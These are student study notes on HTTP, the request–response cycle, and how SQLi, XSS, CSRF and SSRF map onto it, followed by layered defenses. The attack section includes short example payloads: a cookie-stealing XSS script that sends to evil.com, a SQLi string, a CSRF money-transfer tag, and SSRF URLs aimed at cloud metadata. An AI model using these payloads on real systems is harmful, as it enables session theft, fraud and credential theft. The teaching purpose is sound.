Notes for **Web Functionality (HTTP + Request–Response Cycle)**

1) Web Functionality: What really happens when you “open a website”?

A web application works by:

1. **Resolving a name** (example.com) to an IP address
2. **Establishing a connection** to the server (TCP, then TLS for HTTPS)
3. **Sending an HTTP request** (method + URL + headers + optional body)
4. **Receiving an HTTP response** (status + headers + body)
5. **Rendering** HTML/CSS and executing JavaScript
6. **Fetching more resources** (images, JS, CSS, API calls)
7. Maintaining **state** using **cookies/sessions/tokens** because HTTP is stateless

2) HTTP Basics (HyperText Transfer Protocol)

HTTP is an **application-layer protocol** used by browsers/apps to communicate with web servers.

Key properties

- **Client–Server**: Browser/app is client; website/API is server
- **Stateless**: Each request is independent (state is added using cookies/tokens)
- **Text-based** (mostly): Requests/responses are readable (unless encrypted by TLS)
- **Resource-oriented**: URLs identify resources (pages, API endpoints, files)

HTTP versions (security relevance)

- **HTTP/1.1**: widely used; one request per connection often (keep-alive improves)
- **HTTP/2**: multiplexing; header compression; performance improvements
- **HTTP/3 (QUIC)**: runs over UDP; faster handshakes; different traffic patterns (matters in security monitoring)

3) URL Anatomy (important for attacks)

Example URL:
https://shop.example.com:443/products/view?id=25#reviews

Breakdown:

- **Scheme**: https (encrypted transport)
- **Host**: shop.example.com (domain)
- **Port**: 443 (default for HTTPS; often omitted)
- **Path**: /products/view
- **Query string**: id=25 (common injection target)
- **Fragment**: #reviews (handled by browser; not sent to server)

Security notes

- Query parameters often drive **SQLi/NoSQLi**
- Path components can trigger **path traversal**
- Host header is relevant to **host-header injection** & SSRF chains

---

4) HTTP Request Structure

General format

```
<Method> <Path>?<Query> HTTP/1.1
Header-Name: value
Header-Name: value

<optional body>
```

Common HTTP methods

- **GET**: retrieve data (should not change state)
- **POST**: submit data / create resources
- **PUT**: replace/update resource
- **PATCH**: partial update
- **DELETE**: remove resource
- **OPTIONS**: asks server which methods are allowed (CORS preflight)
- **HEAD**: like GET but without response body

Security note:
Methods that change state (POST/PUT/PATCH/DELETE) are key targets for **CSRF** and access-control flaws.

---

5) Important HTTP Headers (and why security people care)

Request headers

- **Host**: which virtual site you want (used with many sites on one IP)
- **User-Agent**: client identity; sometimes abused by bots/spoofed
- **Accept / Accept-Language**: what formats you accept
- **Cookie**: carries session info (major target)
- **Referer / Origin**: used in CSRF defenses and CORS decisions
- **Authorization**: Basic/Bearer token (APIs)
- **Content-Type**: format of request body (application/json, application/x-www-form-urlencoded, multipart/form-data)
- **Content-Length**: body size (important for request smuggling class of issues)

Response headers

- **Set-Cookie**: sets session cookie (security flags matter)
- **Location**: redirects
- **Content-Type**: tells browser how to interpret body
- **Cache-Control**: prevents caching of sensitive pages
- **Strict-Transport-Security (HSTS)**: enforce HTTPS
- **Content-Security-Policy (CSP)**: helps mitigate XSS
- **X-Frame-Options / frame-ancestors**: clickjacking defense
- **Access-Control-Allow-Origin**: CORS control for APIs

---

6) Cookies, Sessions, and “State” in HTTP

Why do we need sessions?

Because **HTTP is stateless**. After login, the server needs a way to remember you.

Cookie basics

A cookie is a key-value stored in the browser and automatically sent with requests to that site.

Example:
Set-Cookie: sessionid=abc123; HttpOnly; Secure; SameSite=Lax

Critical cookie security flags

- **Secure**: cookie only sent over HTTPS
- **HttpOnly**: JS cannot read cookie (reduces cookie theft via XSS)
- **SameSite**: reduces CSRF risk
  - Strict: strongest (but may break flows)
  - Lax: good default for many apps
  - None: requires Secure; allows cross-site (used in SSO, but riskier)

Session management patterns

- **Server-side session**: cookie holds random session ID; server stores session data
- **Token-based (JWT)**: token contains claims; server verifies signature

Security note:
Weak session IDs, missing flags, long session lifetime → **session hijacking/fixation**.

---

7) Request–Response Cycle (Step-by-step)

Let’s walk through “Login to a web app”.

Step A: DNS + TCP + TLS (for HTTPS)

1. **DNS** resolves domain → IP
2. **TCP 3-way handshake**: SYN → SYN/ACK → ACK
3. **TLS handshake**: keys negotiated, certificate verified
4. Encrypted channel established (for HTTPS)

Step B: HTTP Request sent

Client sends:

- POST /login
- headers (Host, Cookie, Content-Type…)
- body (username/password)

Step C: Server processing

Server:

- validates input
- checks user in database
- creates session or issues token
- returns a response (often redirect)

Step D: HTTP Response returned

Response includes:

- status code (200/302/401 etc.)
- Set-Cookie (session created)
- HTML/JSON body

Step E: Browser renders & follows redirects

- If 302 Location: /dashboard, browser requests dashboard next
- Cookie is attached automatically

---

8) HTTP Status Codes (exam + security critical)

2xx – Success

- **200 OK**: request success
- **201 Created**: resource created (API)

3xx – Redirect

- **301 Moved Permanently**: permanent redirect (SEO)
- **302 Found**: temporary redirect (commonly after login)
- **304 Not Modified**: cached response used

4xx – Client error

- **400 Bad Request**: malformed request
- **401 Unauthorized**: not authenticated
- **403 Forbidden**: authenticated but not allowed

- **404 Not Found**: resource missing (sometimes used to hide endpoints)
- **429 Too Many Requests**: rate limiting

5xx – Server error

- **500 Internal Server Error**: unhandled exception (often leaks clues)
- **502/503/504**: gateway/upstream/service issues

Security note:
Error messages and status differences can enable **information disclosure** and **blind injection**.

---

9) Modern Web Functionality: One page loads many requests

When you open a page, the browser typically makes:

- HTML request
- CSS request(s)
- JS bundle request(s)
- Image/font requests
- API calls (AJAX / fetch) returning JSON

Two common app types

1. **Traditional multi-page app (MPA)**
   Server returns full HTML for each page.
2. **Single-page app (SPA)**
   Server returns mostly JS; browser calls APIs for data.

Security note:
SPAs shift a lot of logic to client → increases reliance on **API security** and correct **CORS/auth**.

---

10) Where attacks “hook into” the request–response cycle

Map common vulnerabilities to stages:

- **Input in URL/body** → SQLi/NoSQLi, command injection
- **Headers** → request smuggling, host header attacks
- **Cookies/session** → broken authentication, session hijack/fixation

- **Browser rendering** → XSS
- **Cross-site requests** → CSRF
- **Server-side fetches** → SSRF (server makes outbound request)

11) Worked Examples (for students)

Example 1: Simple GET request

```
GET /products?id=10 HTTP/1.1
Host: shop.local
User-Agent: Mozilla/5.0
Accept: text/html
```

Example 2: Login POST request

```
POST /login HTTP/1.1
Host: app.local
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=admin&password=123
```

Example 3: Response that sets a session

```
HTTP/1.1 302 Found
Location: /dashboard
Set-Cookie: sessionid=R4nD0mV4lu3; Secure; HttpOnly; SameSite=Lax
```

12) Quick “Exam Answers” (ready-to-write)

(A) Define HTTP and list its features (5–6 lines)

HTTP is an application-layer protocol used for client–server communication on the web. It is stateless, request–response based, and resource-oriented using URLs. Clients send HTTP requests (method, path, headers, body) and servers reply with HTTP responses (status code, headers, body). HTTPS secures HTTP by encrypting traffic using TLS.

(B) Explain the HTTP Request–Response Cycle (8–10 points)

1. User enters URL; DNS resolves domain to IP

2. Client establishes TCP connection
3. For HTTPS, TLS handshake secures channel
4. Client sends HTTP request with method, headers, body
5. Server parses request and applies routing
6. Backend logic processes request; may query database
7. Server generates response with status code, headers, body
8. Browser renders response; fetches linked resources
9. Cookies/session IDs maintain user state
10. Logging and caching may occur depending on headers


---


13) Mini Self-Check Questions


1. Why is HTTP called stateless? How do sessions solve this?
2. Difference between 401 and 403?
3. Why do we set HttpOnly and SameSite on cookies?
4. Why do SPAs increase API security importance?

Below is a **conceptual diagram** showing the **complete web request lifecycle**:

DNS → TCP → TLS → HTTP → Application → Database → Response


User
1. DNS Query
"example.com"
8. 192.0.0.16
Recursive DNS Resolver
2. example.com
3. TLD nameserver names
Root DNS Server
4. example.com
5. Authoritative Name Server Names
.com TLD Name Server
6. example.com
7. 192.0.0.16
Authoritative DNS Resolver


User
Browser
DNS
Server
Enter HTTPS URL
DNS Lookup
Return IP Address
Initiate TLS Handshake
Establish Secure Connection
Send HTTPS Request
Process Request
Generate HTTPS Response
Process & Render Response
Display Content
User
Browser
DNS
Server



How to read this diagram

1 DNS Resolution

- Browser converts **domain name → IP address**
- Example: www.example.com → 93.184.216.34
- Happens **before any connection**

📌 *Security note:* DNS spoofing / poisoning targets this stage

2 TCP Connection (Transport Layer)

- Browser establishes a reliable connection using **3-way handshake**
  - SYN → SYN-ACK → ACK
- Uses **port 80 (HTTP)** or **443 (HTTPS)**

📌 *Security note:* SYN floods, connection exhaustion attacks

3 TLS Handshake (for HTTPS)

- Encrypts the channel
- Verifies server certificate

- Negotiates encryption keys

📌 *Security note:* MITM attacks if TLS is weak or misconfigured

---

4 HTTP Request

- Browser sends HTTP request:
  - Method (GET / POST)
  - URL & parameters
  - Headers (Cookies, User-Agent, Authorization)
  - Optional body (form data / JSON)

📌 *Security note:* SQLi, XSS, CSRF, SSRF originate here

---

5 Application / Business Logic

- Server processes request
- Performs:
  - Authentication
  - Authorization
  - Input validation
  - Business rules

📌 *Security note:* Broken authentication, access-control flaws

---

6 Database Interaction

- Application queries database
- Fetches / updates data
- Returns result to application

📌 *Security note:* SQL / NoSQL Injection, data leakage

---

7 HTTP Response

- Server sends response:
    - Status code (200, 302, 401, 500)
    - Headers (Set-Cookie, CSP, CORS)
    - Body (HTML / JSON)

📌 *Security note:* Sensitive data exposure, improper headers

8 Browser Rendering

- Browser:
    - Renders HTML/CSS
    - Executes JavaScript
    - Makes additional API calls

📌 *Security note:* XSS, DOM-based attacks


One-line exam summary (very important)


A web request flows from DNS resolution, TCP connection, TLS encryption, HTTP request processing, application logic execution, database interaction, and finally returns as an HTTP response rendered by the browser.

Below is **explanation** of the **Attack-Overlay Diagram**, showing **where SQL Injection (SQLi), XSS, CSRF, and SSRF hook into the web request lifecycle**.

Attack-Overlay on Web Request Flow

(DNS → TCP → TLS → HTTP → Application → Database → Response)





Hacker Injects SQL Command to Database Via Custom Web Application to Retrieve Credit Card Details.

1 A hacker finds a vulnerability in your custom web application and sends an attack via port 80/443 to the Web Server.

2 Web Server receives the malicious code and sends it to the Web Application Server.


3 Web Application Server receives malicious code from Web Server and sends it to the Database Server.

4 Database Server executes the malicious code on the Database. Database returns data from credit cards table.

5 Web Application Server dynamically generates a page with data including credit card details from database.

6 Web Server sends credit card details to Hacker.

🟥	Data exchanged between Hacker and Web Server over port 80/443 which also gets through the Web Application Server, Database Server and the Database itself.
⇅	Two-Way traffic between Hacker and Web Server.
✸	Credit card data is retrieved from Database.



A typical SDLC representation

1️⃣ Base Web Request Flow (Reference)

Before overlaying attacks, recall the normal flow:

1. DNS resolution
2. TCP connection
3. TLS handshake (HTTPS)
4. HTTP request sent
5. Application logic executes
6. Database interaction
7. HTTP response returned
8. Browser renders response

All attacks exploit **trust boundaries** between these stages.

2️⃣ SQL Injection (SQLi) – Database Layer Attack

📍 Attack Injection Point

➡️ HTTP Request → Application → Database

How SQLi fits into the flow

1. User sends malicious input via:
    - URL parameters
    - Form fields
    - Cookies
2. Application **fails to validate/sanitize input**
3. Input becomes part of an SQL query
4. Database executes attacker-controlled query

Example overlay

GET /product?id=1 OR 1=1-- HTTP/1.1

Impact

- Authentication bypass
- Data extraction
- Data modification
- Full database compromise

Why this stage is vulnerable

- Application trusts user input
- Database trusts application queries

📌 **Exam line:**

SQL Injection exploits improper input validation at the application layer and executes at the database layer.

---

3 Cross-Site Scripting (XSS) – Browser / Client-Side Attack

📍 **Attack Injection Point**

➡️ **HTTP Request → Application → HTTP Response → Browser**

How XSS fits into the flow

1. Attacker injects script payload
2. Application stores or reflects input **without encoding**
3. Server sends malicious script in HTTP response
4. Victim’s browser executes script

Types mapped to flow

Type	**Injection**	**Execution**
Reflected XSS	Request	Immediate response
Stored XSS	Database	Later response
DOM XSS	Client-side JS	Browser

Example overlay

```
<script>document.location='http://evil.com?c='+document.cookie</script>
```

Impact

- Cookie/session theft
- Account takeover
- Keylogging
- Defacement

📌 **Exam line:**

XSS exploits trust of browser in server responses and executes entirely on the client side.

---

4 ⃣Cross-Site Request Forgery (CSRF) – Session Abuse Attack

📍 **Attack Injection Point**

➡️ **Browser → HTTP Request (with valid cookies)**

How CSRF fits into the flow

1. Victim is authenticated to a website
2. Victim visits malicious site
3. Browser **automatically attaches cookies**
4. Malicious request is sent to target site
5. Server processes request as legitimate

Example overlay

```
<img src="https://bank.com/transfer?amount=5000&to=attacker">
```

Why it works

- HTTP is stateless
- Browser auto-sends cookies

- Server fails to verify intent

Impact

- Unauthorized fund transfer
- Password/email change
- Account actions without consent

📌 **Exam line:**

CSRF exploits browser’s automatic credential handling and lack of request origin validation.

5️⃣ Server-Side Request Forgery (SSRF) – Server as Attacker

📍 **Attack Injection Point**

➡️ **Application → Outbound Request → Internal/External Resource**

How SSRF fits into the flow

1. Application fetches URLs based on user input
2. Attacker supplies crafted URL
3. Server makes request on attacker’s behalf
4. Internal services or metadata exposed

Example overlay

http://127.0.0.1/admin

http://169.254.169.254/latest/meta-data/

Impact

- Internal network scanning
- Cloud credential theft
- Bypass firewall rules
- Lateral movement

📌 **Exam line:**

SSRF abuses server trust and turns the application into a proxy attacker.

6️⃣ Combined Attack Overlay (Big Picture)

Attack	**Injected At**	**Executes At**	**Victim**
SQL Injection	HTTP Request	Database	Server
XSS	HTTP Response	Browser	User
CSRF	Browser Request	Application	User
SSRF	Application Logic	Internal Services	Server

7 Why this diagram is VERY IMPORTANT for Exams

✔️ Explains **attack surface location**
✔️ Shows **trust boundary violations**
✔️ Directly maps to **OWASP Top-10**
✔️ Helps justify **defensive controls**
✔️ Frequently asked as:

- “Explain web attack flow with diagram”
- “Map OWASP attacks to request–response cycle”

---

8 One-Paragraph Exam-Ready Explanation


In a web application, attacks exploit different stages of the request–response lifecycle. SQL Injection manipulates database queries through malicious input at the application layer. XSS injects scripts into HTTP responses which execute in the victim’s browser. CSRF abuses the browser’s automatic session handling to perform unauthorized actions. SSRF forces the server to initiate unintended outbound requests, exposing internal services. Understanding these attack overlays helps identify where security controls must be enforced.

PTO- NEXT PAGE

<u>DEFENSE IN DEPTH CONCEPT-</u>

Defense-Overlay on Web Request Flow

(DNS → TCP → TLS → HTTP → Application → Database → Response → Browser)



---

1 Overall Idea: Defense-in-Depth

Web security is **not one control**.
Defenses are layered across **multiple stages** of the request–response cycle.

Golden rule:
Attacks exploit trust boundaries; defenses must be placed at every boundary.

---

2 Web Application Firewall (WAF) – Perimeter Defense

📍 **Placed at**

➡️ **Before HTTP reaches the application**

Position in flow

Client → DNS → TCP/TLS → WAF → Web Server

What WAF does

- Inspects **incoming HTTP requests**
- Detects and blocks:
  - SQL injection patterns
  - XSS payloads
  - Path traversal
  - Known malicious signatures
- Applies **rate limiting**

Attacks mitigated

✔️ SQL Injection
✔️ XSS (basic patterns)
✔️ Brute force
✔️ Path traversal

📌 **Exam line:**

WAF acts as a first line of defense by filtering malicious HTTP traffic before it reaches application logic.

3️⃣ Input Validation & Sanitization – Application Boundary Defense

📍 **Placed at**

➡️ **Inside Application Logic (before DB or system calls)**

Position in flow

HTTP Request → Application → (Validation) → Business Logic

Types of validation

- **Whitelist validation** (preferred)
- Length checks
- Type checks (int, string, email)
- Escaping & encoding

- Prepared statements / parameterized queries

Attacks mitigated

✔️ SQL Injection
✔️ NoSQL Injection
✔️ Command Injection
✔️ Path Traversal

📌 **Exam line:**

Input validation ensures untrusted user input never becomes executable code or queries.

---

4 ⃣CSRF Tokens – Session-Integrity Defense

📍 **Placed at**

➡️ **Between Browser and Application (state-changing requests)**

Position in flow

Browser → HTTP Request (+ CSRF Token) → Application

How CSRF tokens work

1. Server generates random token
2. Token embedded in form / header
3. Browser sends token with request
4. Server verifies token

Attacks mitigated

✔️ CSRF (Cross-Site Request Forgery)

Supporting defenses

- SameSite cookies
- Origin / Referer checks

📌 **Exam line:**

CSRF tokens validate user intent and prevent unauthorized cross-site actions.

---

5 ⃣Secure Session Management – Identity Defense

📍 **Placed at**

➡️ **HTTP Headers + Application Logic**

Position in flow

Response → Set-Cookie → Browser

Request → Cookie → Application

Best practices

- Secure session IDs
